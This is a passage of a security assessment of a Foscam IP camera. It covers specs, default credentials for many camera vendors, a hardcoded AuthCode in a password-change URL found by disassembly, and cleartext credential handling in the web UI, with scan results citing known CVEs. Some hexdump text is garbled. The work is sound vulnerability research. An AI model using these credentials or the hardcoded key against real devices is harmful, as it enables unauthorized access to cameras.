	Mini. Illumination	0.5Lux
<b>Lens</b>	Lens Type	Glass Lens
	Viewing Angle	60 degree
	IR_CUT	Filter will switch automatically
<b>Video</b>	Image Compression	MJPEG
	Image Frame Rate	15fps(VGA),30fps(QVGA)
	Resolution	640 x 480(VGA), 320 x 240(QVGA)
	Flip Mirror Images	Vertical / Horizontal
	Light Frequency	50Hz, 60Hz or Outdoor
	Video Parameters	Brightness, Contrast
<b>Audio</b>	Input	Built-in Microphone
	Output	Built-in Speaker,with a audio jack
	Audio Compression	MJPEG
	Ethernet	One 10/100Mbps RJ-45

<b>Communication</b>	Supported Protocol	HTTP,FTP,TCP/IP,UDP,SMTP,DHCP,PPPoE,DDNS,UPnP,GP RS
	Wireless Standard	IEEE 802.11b/g/n
	Data Rate	802.11b: 11Mbps(Max.) 802.11g: 54Mbps(Max.) 802.11n:
	Wireless Security	WEP & WPA & WPA2 Encryption
	Infrared Light	9 IR LEDs, Night visibility up to 8 meters
	Dimension	116(L) x113.5(W) x152mm(H)
	Gross Weight	832g
	Net Weight	312g
<b>Power</b>	Power Supply	DC 5V/2.0A (EU,US,AU adapter or other types optional)
	Power Consumption	5Watts (Max.)
<b>Environment</b>	Operate Temper.	0° ~ 55°C (32°F ~ 131°F)
	Operating Humidity	20% ~ 85% non-condensing
	Storage Temper.	-10°C ~ 60° (14°F ~ 140°F)
	Storage Humidity	0% ~ 90% non-condensing
<b>PC Requirements</b>	CPU	2.0GHZ or above
	Memory Size	256MB or above
	Display Card	64M or above
	Supported OS	Microsoft Windows 2000/XP/Vista/Windows7-32bit/Windows7- 64bit/
	Browser	IE 6.0, IE7.0, IE8.0,IE9.0, Firefox2.0,Firefox3.0, Google Chrome, Safari
<b>Certification</b>	CE,FCC	



*Topology Diagram*


## 4.0 - Findings

As mentioned in the executive summary the following methods were used to analyze the camera, its firmware and software. These are discussed in more detail in this section.

- Web search for default passwords.
- Reverse engineering of the disassembled binaries.
- Reverse engineering of the HTML files.
- Port scanning.
- Webserver analysis.
- Brute forcing tools were run against the webserver.
- Packet capture and analysis

### 4.1 - Web Search for Default Passwords

The default user id and password are defined in the Foscam user guide.



*Foscam Default Password in User Guide*

If you do not have the manual and just happen to come across this or similar cameras, there are numerous sites listing default passwords. Following the link to <https://intercom.help/angelcam/general-guides-and-info/connecting-a-camera-to-angelcam/default-camera-passwords-directory> quickly uncovers the Foscam credentials.

- Dahua - 666666/666666
- Digital Watchdog - admin/admin
- DRS - admin/1234
- DVtel - Admin/1234
- DynaColor - Admin/1234
- FLIR - admin/fliradmin
- FLIR (Dahua OEM) - admin/admin
- Foscam - admin/(no password)
- GeoVision - admin/admin
- Grandstream - admin/admin
- GVI - Admin/1234
- HIKVision - admin/12345
- HIKVision (firmware 5.3.0.+)- requires unique password creation
- Honeywell - administrator/1234
- Honeywell - admin/1234
- Intellio - admin/admin
- IOImage - admin/admin
- IPX-DDK - root/admin
- IPX-DDK - root/Admin
- IQInvision - root/system
- JVC - admin/Model # of Camera
- JVC - admin/jvc

#### *Web Lookup of Default Camera Credentials*

The use of default user ID and passwords seems to be a common and disturbing trend with IP cameras and IoT devices in general. It would seem to be easy to implement and good practice to force users to change the default password, if one is assigned, after the initial sign on. The Foscam web UI does request the user to change the credentials but does not force the user to do so.

## 4.2 - Reverse Engineering of the Disassembled Binaries

Here you can see

**"/chgpwd.php?UserName=%s&Pwd=%s&AuthCode=0658b68271aa767c&NewPwd=%s"** hard coded in the binary. This is used and required when changing the password among other things. This information can be used when exploiting the camera. It is unclear how useful the AuthCode parameter is since it, as well as the user id and password, are transmitted in clear text.

```

Remnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
camera-disassembly - ScITE
File Edit Search Tools Options Language Buffers Help
1 index.htm 2 vars.htm 3 login_user.htm 4 string.js 5 login.htm 6 serverpush.htm 7 content.htm 8 User_editer.htm 9 camera-disassembly |
007814: e91ba830 ldmdb fp, {r4, r5, fp, sp, pc} ; return

007818: 001bdb60-----> 001bdb00 ; !Unknown!
00781c: aaaaaaaaaab bge feab22d0(aaaaaab) ; jump

007820: 4ec4x4if cdpmi pc, c, cr14, cr4, cr15, 2
007824: ccccccdd stcgtl pc, cr12, [ip], #205
007828: e92a080d movw sp, fp
00782c: e92ad970 stdnb sp!, [r4, r5, r6, fp, ip, lr, pc]
007830: e24cb084 sub fp, ip, #4 ; 0x4
007834: e24dd924 sub sp, sp, #36 ; 0x24 '$'
007838: e24b4924 sub r4, fp, #36 ; 0x24 '$'
00783c: e1a00004 mov r0, r4
007840: e3a01980 mov r1, #0 ; 0x0
007844: e3a02009 mov r2, #9 ; 0x9
007848: e902d3b5 bl 0bc724(d3b5)
00784c: e1a00004 mov r0, r4
007850: ebffffb2 bl 007720(fffffb2)
007854: e59f0358 ldr r0, [pc, #856] ; [007bb4] "%s: make new pwd: %s"
007858: e59f1358 ldr r1, [pc, #856] ; [007bb8] "fix_foscam_tridro_ddns"
00785c: e1a02004 mov r2, r4
007860: e902cf41 bl 0bb56c(2cf41)
007864: e58d4460 str r4, [sp, #8]
007868: e59f034c ldr r0, [pc, #844] ; [007bdc]
00786c: e59f234c ldr r1, [pc, #844] ; [007bdc]
007870: e59f2341 ldr r2, [pc, #844] ; [007bdc]
007874: e2823041 add r3, r2, #65 ; 0x41'A'
007878: e902cf46 bl 0bb598c(2cf46)
00787c: e59f0344 ldr r0, [pc, #836] ; [007bbc]
007880: e59f1334 ldr r1, [pc, #820] ; [007bbc]
007884: e902cf38 bl 0bb56c(2cf38)
007888: e59f533c ldr r5, [pc, #828] ; [007bcc]
00788c: e3e06000 mvn r6, #0 ; 0x0
007890: eb00fec0 bl 046c48(fec)
007894: eb00dc08 bl 03ebfc(dcd8)
007898: eb00e586 bl 040eb8(e586)
00789c: e5850004 str r0, [r5, #4] ; [0f5ba8]
0078a0: e3500000 cmp r0, #0 ; 0x0
0078a4: 1a000004 hml 0078h(4) ; jimm

```

>firefox "file:///home/remnux/Desktop/ (firefox:2087): GLib-GObject-CRITICAL >Exit code: 0

*Disassembly of Camera Binary Showing Hardcoded Key*

Binary Ninja gives a graphical view of the binaries but seemed to have issues addressing the data sections. Doing a “Find” locates the same text.

```

000c96c0 25 73 3a 20 76 73 6e 70-72 69 6e 74 66 20 66 61-69 6c 65 64 0a 00 00 00-68 74 74 70 73 5f 77 72 %s: vsnprintf failed....https_wr
000c96e0 69 74 65 5f 6c 69 6e 65-00 00 00 25 73 3a 20-25 73 00 00 25 73 3a 20-6d 61 6b 65 20 6e 65 77 ite_line....%s: %s: make new
000c9700 20 70 77 64 3a 20 25 73-0a 00 00 00 66 69 78 5f-66 6f 73 63 61 6d 5f 74-72 69 64 72 6f 5f 64 64 pwd: %s...fix foscam triduo_dd
000c9720 6a 73 00 00 2f 63 68 67-70 77 64 2e 70 68 70 3f-55 73 65 72 4e 61 6d 65-3d 25 73 26 50 77 64 3d ns://chpwd.php?UserName=%s&Pwd=%s&AuthCode=0658b68271aa767c8!New
000c9740 25 73 26 41 75 74 68 43-6f 64 65 3d 30 36 35 38-62 36 38 32 37 31 61 61-37 36 37 63 26 4e 65 77 ns://chpwd.php?UserName=%s&Pwd=%s&AuthCode=0658b68271aa767c8!New
000c9760 50 77 64 3d 25 73 00 00-72 6c 20 69 73 20 25-73 0a 00 00 25 73 3a 20-63 61 6e 20 6e 67 74 20 padAs;uri is %s...%s: can not
000c9780 69 6e 69 74 20 73 73 6c-0a 00 00 68 74 70-73 5f 63 6f 6e 66 65 63-74 00 00 00 77 77 77 2e init_ssl....https_connect....www.
000c97a0 6d 79 66 6f 73 63 61 6d-2e 6f 72 67 00 00 00-73 6f 63 6b 65 74 5f-6f 66 6e 65 63 74 00 00 myfoscam.org....socket_connect..
000c97c0 25 73 3a 20 53 53 4c 20-6e 6f 74 20 77 6f 72 66-69 6e 67 0a 00 00 00-25 73 3a 20 53 53 4c 20 %s: SSL not working....%s: SSL
000c97e0 63 6f 6e 69 63 74 20-66 61 69 6c 65 64 0a 00-25 73 3a 20 68 74 70 70-73 5f 63 6f 6e 65 63 connect failed.%s: https_connec
000c9800 74 20 66 61 69 6c 65 64-0a 00 00 47 45 54 20-25 73 20 48 54 50 2f-31 2e 30 00 48 6f 73 74 t failed....GET %s HTTP/1.0.Host
000c9820 3a 20 25 73 00 00 00-55 73 65 72 2d 41 67 65-74 3a 20 6d 79 63 6c-69 65 74 2f 21 2e 30 : %s....User-Agent: myclient/1.0
000c9840 20 6d 65 48 6e 75 6c 6c-2e 6e 65 74 0d 0a 00 00-68 74 74 70 73 20 67-65 74 20 66 61 69 6c 65 64 me@null.net....http get failed
000c9860 00 00 00 25 73 3a 20-6f 6b 2c 20 72 65 77 72-69 74 65 20 64 64 73-20 70 77 64 0a 00 00 .....%s: ok, rewrite dnsx pwd...
000c9880 6a 69 65 72 6b 38 38-33 34 32 30 6a 6b 69-38 33 32 34 00 00 00-6d 61 6c 6c 6f 63 20 6d jller883420jkm18324....malloc m
000c98a0 65 6d 6f 72 79 20 65 72-72 6f 72 20 73 69 7a 65-3a 25 64 20 74 69 6d 65-73 3a 25 64 20 21 0a 00 emory error size:Xd times:Xd !..
000c98c0 69 66 63 6f 66 66 69 67-20 65 74 68 30 20 75 70-00 00 00 65 74 63 30-00 00 00 00 2f 70 72 6f ifconfig eth0 up....eth0..../proc
000c98e0 63 2f 6e 65 74 2f 76 74-36 35 36 00 00 00-72 00 00 00 2f 70 72 6f-63 2f 6e 65 74 2f 72 74 c/net/vt6656....r..../proc/net/rt
000c9900 33 30 37 30 00 00 00-00 2f 70 72 6f 63 2f 6e 65-74 2f 6d 74 37 36 30 31-00 00 00 2f 65 74 63 3070..../proc/net/mt601....etc
000c9920 2f 52 54 32 38 37 30 53-54 41 2e 64 61 74 00-77 00 00 5b 44 65 66 71 75 6c 74 5d 0a 43 6f /RT2870STA.dat....w....[Default].Co
000c9940 75 6e 74 72 79 52 65 67-69 6f 6e 3d 35 6a 33 68-61 6e 66 65 6c 3d 30 0a 00 00 00 69 66 63 6f untryRegion=5.Channel=0....ifco
000c9960 66 66 69 67 79 25 65 74 68-31 20 75 70-00 00-65 74 68 31 00 00 00 69 66 63 6f 66 66 69 67 nfig eth1 up....eth1....ifconfig
000c9980 20 65 74 68 31 20 64 6f-77 6e 00 00 64 6f 77 6e-20 77 69 72 65 20 65 74-68 00 00 00 69 66 6c 6c eth1 down....down wire eth1....kill
000c99a0 20 25 64 00 2f 65 74 63-2f 64 68 63 70 63 2f 64-68 63 70 63 64 2d 65 74-68 30 2e 70 69 64 00 00 2f 70 72 6f 0d....etc/dhcp/dhcpcd-eth0.pid..
000c99c0 72 74 00 00 2f 62 69 6e-2f 6d 69 70 70 70 64 2f-70 70 64 00 00 00 69 66 63 6f 66 69 67 rt..../bin/mypppd/pppd....ifconfig
000c99e0 20 65 74 68 30 20 38-2e 30 2e 30 00 00-00 2f 65 74 63 2f 64 68 63-70 63 2f 64 68 63 70 63 eth0 0.0.0.0....etc/dhcp/dhcpc
000c9a00 64 2d 65 74 68 31 2e 70-69 64 00 00 2f 62 69 6e-2f 77 70 61 5f 73 75 70 66 69 63 61 6e 74 00 d-eth1.pid....bin/wpa_supplicant
000c9a20 66 69 6e 64 20 77 70 61-5f 73 75 70 66 69 63-61 6e 74 20 25 64 00 00 69 66 63 6f 66 69 67 find wpa_supplicant %d.ifconfig
000c9a40 20 65 74 68 30 20 30 2e-30 2e 30 2e 30 00 00 00-00 72 6f 75 74-65 20 61 64 62 20 2d 6e eth0 0.0.0.0 up....route add -n
000c9a60 65 74 20 32 35 35 2e 32-35 35 2e 32 35 35 2e 32-35 35 20 66 65 74 6d 61-73 69 20 32 35 35 2e 32 et 255.255.255.255 netmask 255.2
000c9a80 35 35 2e 32 35 35 2e 32-35 35 20 65 74 68 30 00-3f 00 00 00 69 66 63 6f-6e 66 69 67 20 65 74 68 55.255.255 eth0?....ifconfig eth
000c9aa0 30 20 00 00 2e 65 74-6d 61 73 6b 20 00 00 00-20 75 70 6d 6b 64 69-72 20 2f 65 74 63 2f 70 0 .. netmask ...0.mkmdir /etc/p
000c9ac0 70 70 00 00 63 70 20 2f-62 69 6e 2f 6d 79 70 70 70-64 2f 6f 70 74 69 6f-6e 73 20 2f 65 74 63 2f pp..cp /bin/mypppd/options /etc/
000c9ae0 70 70 2f 00 00 00-00 63 70 20 2f 62 69 6e 2f-6d 79 70 70 64 2f 70-61 2d 73 65 63 72 65 ppp....cp /bin/mypppd/pap-secre
000c9b00 74 73 20 2f 65 74 63 2f-70 70 70 00 00 00-63 70 20 2f 62 69 6e 2f-6d 79 70 70 64 2f 63 ts /etc/ppp....cp /bin/mypppd/c
000c9b20 68 61 70 2d 73 65 63 72-65 74 73 20 2f 65 74 63-2f 70 70 70 2f 00 00 00-00 65 74 63 2f 70 70 70 hap-secrets /etc/ppp....etc/ppp
000c9b40 2f 6f 70 74 69 6f 6e 73-00 00 00 00 61 00 00 00 65 74 6e 73 20 65 72 72 /options....a....open options err
000c9b60 6f 72 00 00 70 6c 75 67-69 6e 20 70 70 70 65-20 65 74 68 30 0a 00-00 75 73 65 20 25 73 0a on..plugin pppoe eth0....user %s.
000c9b80 00 00 00 00 2f 65 74 63-2f 70 70 70 2f 70 61 70-2d 73 65 63 72 65 74 73-00 00 00 6f 70 65 6e ....etc/ppp/pap-secrets....open
000c9ba0 20 70 61 70 2d 73 65 63-72 65 74 73 20 65 72-6f 72 00 00 22 25 73 22-20 2a 20 22 25 73 22 0a pap-secrets error.."%" * "%".

```

*Binary Ninja view of Camera Binary Showing Hardcoded Key*

As the HTML and packet capturing will show later the firmware uses the user ID and password in clear text. This is shown in the code below from the “camera” binary.

```

File Edit Selection Find View Goto Tools Project Preferences Help
ipcamera.rb 00000.wvf camera-disassembly
48058 028928: 0018f5ec -----> 0018f62c ; !Unknown!
48059 02892c: e1a0c00d mov ip, sp
48060 028930: e922d8f0 stmdb sp!, {r4, r5, r6, r7, fp, ip, lr, pc}
48061 028934: e24cb084 sub fp, ip, #4 ; 0x4
48062 028938: e1a05000 mov r5, r0
48063 02893c: e1a04001 mov r4, r1
48064 028940: e3540002 cmp r4, #2 ; 0x2
48065 028944: ca000014 bgt 02899c(14) ; jump
48066
48067 028948: e59ff00ac ldr r0, [pc, #172] ; [0289fc] "user"
48068 02894c: ebffff56d bl 025f08(ffff56d)
48069 028950: e1a07000 mov r7, r0
48070 028954: e59ff0044 ldr r0, [pc, #164] ; [028a00] "pwd"
48071 028958: ebffff56a bl 025f08(ffff56a)
48072 02895c: e1a06000 mov r6, r0
48073 028960: e3570000 cmp r7, #0 ; 0x0
48074 028964: 13560000 cmpne r6, #0 ; 0x0
48075 028968: 0a000006 beq 028988(6) ; jump
48076
48077 02896c: e1a00005 mov r0, r5
48078 028970: ebffff011 bl 0149bc(ffb011)
48079 028974: e1a02000 mov r2, r0
48080 028978: e1a00007 mov r0, r7
48081 02897c: e1a01006 mov r1, r6
48082 028980: ebffffabe1 bl 01390c(fffab1)
48083 028984: e1a04000 mov r4, r0
48084 028988: e3540002 cmp r4, #2 ; 0x2
48085 02898c: ca000002 bgt 02899c(2) ; jump
48086
48087 028990: e1a00005 mov r0, r5
48088 028994: ebffff5c7 bl 0260b8(ffff5c7)
48089 028998: e91ba8f0 ldmdb fp, {r4, r5, r6, r7, fp, sp, pc} ; return
48090
48091
48092 02899c: e59ff0060 ldr r0, [pc, #96] ; [028a04] "next_url"
48093 0289a0: ebffff558 bl 025f08(ffff558)
48094 0289a4: e1a01000 mov r1, r0
48095 0289a8: e3510000 cmp r1, #0 ; 0x0
48096 0289ac: 0a000002 beq 0289bc(2) ; jump
48097

```

*Camera Binary Showing User and Pwd*

### 4.3 - Reverse Engineering of the HTML Files

Looking at the HTML indicates that the camera user ID and password are sent in clear text. In the image below you can see the URLs for set\_network.cgi and set\_misc.cgi being built with the credentials attached. The encodeURIComponent function is merely a javascript command that ensures UTF-8 encoding, it does not encode or decode the credentials.

```

        alert("gateway error: illegal params.");
        gateway_inp.focus();
        NetFlag = false;
        return;
    }
    if (dns_inp.value == "" || dns_inp.value == null) {
        alert("DNS error: illegal params.");
        dns_inp.focus();
        NetFlag = false;
        return;
    }
    if (port_inp.value > 65535 || port_inp.value == 0) {
        alert("Port error: illegal params.");
        port_inp.focus();
        NetFlag = false;
        return ;
    }
    parent.content.reboot_seconds=40;
    url='set_network.cgi?next_url=rebootme.htm&user='+encodeURIComponent(top.user)+'&pwd='+encodeURIComponent(top.pwd);
    url+=&dhcp_enable.checked?'&ip=&mask=&gateway=&dns=':(+'&ip='+ip_inp.value+'&mask='+mask_inp.value+'&gateway='+gateway_inp.value+'&dns='+
    dns_inp.value);
    url+=((port.value=='')||(port.value=='0'))?'&port=80':('&port='+port_inp.value);
    location=url;
}
function set_led()
{
    var url_misc;
    url_misc='set_misc.cgi?next_url=ip.htm&user='+encodeURIComponent(top.user)+'&pwd='+encodeURIComponent(top.pwd)
}

```

### *Web UI HTML Building URL*

A cookie is also used to store and retrieve camera credentials as shown below.

```


        lang_ret=15;
    }
    else if(tmp_lang=='Denmark')
    {
        lang_ret=16;
    }
}
return lang_ret;
}
function get_user()
{
    var tmp_user = top.getcookie('login_user');
    return tmp_user;
}
function get_pwd()
{
    var tmp_pwd = top.getcookie('login_pwd');
    return tmp_pwd;
}
function mouseover_button(id)
{
    var div = document.getElementById(id);

```


### *Camera HTML Functions to Retrieve User and Pwd From Cookie*

## 4.4 - Port Scanning

Port scanning shows that most of the ports are disabled except HTTP and others optionally manually established during set up of the camera. Past revisions of the firmware left many of the ports open and the camera more vulnerable. This weakness has been addressed in more recent versions.




Zenmap Port Scan

*Sparta Port Scan*

#### 4.5 - Webserver Analysis

The tools Sparta, Burp Suit, OWASP and OpenVAS were run against the server to gather information. There were some existing vulnerabilities uncovered by OpenVAS that deserve attention from the manufacturer. Additionally, spidering did not uncover anything new.




### Sparta Using Nikto

The screenshot shows the Burp Suite Free Edition interface. On the left, there is a tree view of files and folders, including Korean, Netherlands, Portugese, Russian, Turkish, backup.htm, decoder\_control.cgi, command.cgi, english, french, get\_camera\_params.cgi, get\_factory\_ddns.cgi, get\_log.cgi, get\_params.cgi, get\_status.cgi, get\_wifi\_scan\_result.cgi, and user=admin&pwd=. In the center, a network capture table shows a single POST request to http://10.0.0.194:8080/upgrade.htm with status 200 and length 2076. Below the table are tabs for Request, Response, Raw, Params, Headers, and Hex. The Response tab shows the raw HTTP response. At the bottom, there is a search bar and a status bar indicating 'Burm Suite Free Edition v1.7.21 - Temporary Project'.

### Burm Suite Spider

OpenVAS discovered two medium level previously documented vulnerabilities. The first is a Polycom ViaVideo denial of service which can cause the webserver to lock up when multiple web requests are sent with the connections left open (CVE-2002-1906). The situation resolves itself when the connectioins are closed.

The second vulnerability found is a Boa Webserver terminal escape sequence in logs command injection vulnerability. This vulnerability makes the server prone to command injection allowing arbitrary commands in a terminal (CVE-2009-4496).



OpenVAS Scan of Webserver

Sun 1:21 PM •

Greenbone Security Assistant - Mozilla Firefox

https://127.0.0.1:9392/omp?cmd=get\_result&result\_id=796bf464-c5fa-4713-ab36-0249e1d70ba5&apply\_overrides=&min\_qod=&task\_id=a97fffe5-0121-49f8-b21d-8e7e4c1f947c8

Most Visited ↻ Offensive Security ↻ Kali Linux ↻ Kali Docs ↻ Kali Tools ↻ Exploit-DB ↻ Aircrack-ng

Greenbone Security Assistant

No auto-refresh Logged in as Admin admin | Logout Sun Jul 16 18:21:22 2017 UTC

**Result: Polycom ViaVideo denial of service**

Vulnerability	Severity	QoD	Host	Location	Actions
Polycom ViaVideo denial of service	9.0 Medium	99%	10.0.0.194	8080/tcp	

**Summary**  
The remote web server locks up when several incomplete web requests are sent and the connections are kept open.  
However, it runs again when the connections are closed.

**Solution**  
Contact your vendor for a patch. Upgrade your web server

**Vulnerability Insight**  
Some servers (e.g. Polycom ViaVideo) even run an endless loop, using much CPU on the machine. OpenVAS has no way to test this, but you'd better check your machine.

**Vulnerability Detection Method**  
Details: Polycom ViaVideo denial of service (OID: 1.3.6.1.4.1.25623.1.0.11825)  
Version used: \$Revision: 4797 \$

**References**  
CVE-2002-1906  
BID: 5962

**User Tags (none)**

Backend operation: 0.05s

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

1/2

*Polycom ViaVideo Denial of Service CVE-2002-1906*

Sun 1:20 PM •

Greenbone Security Assistant - Mozilla Firefox

https://127.0.0.1:9392/omp?cmd=get\_result&result\_id=cb05e933-84ff-4422-87ec-2ea57ddfd7&apply\_overrides=&min\_qod=&task\_id=a97ff6e5-0121-49f8-b21d-8e7e4c1f947c&

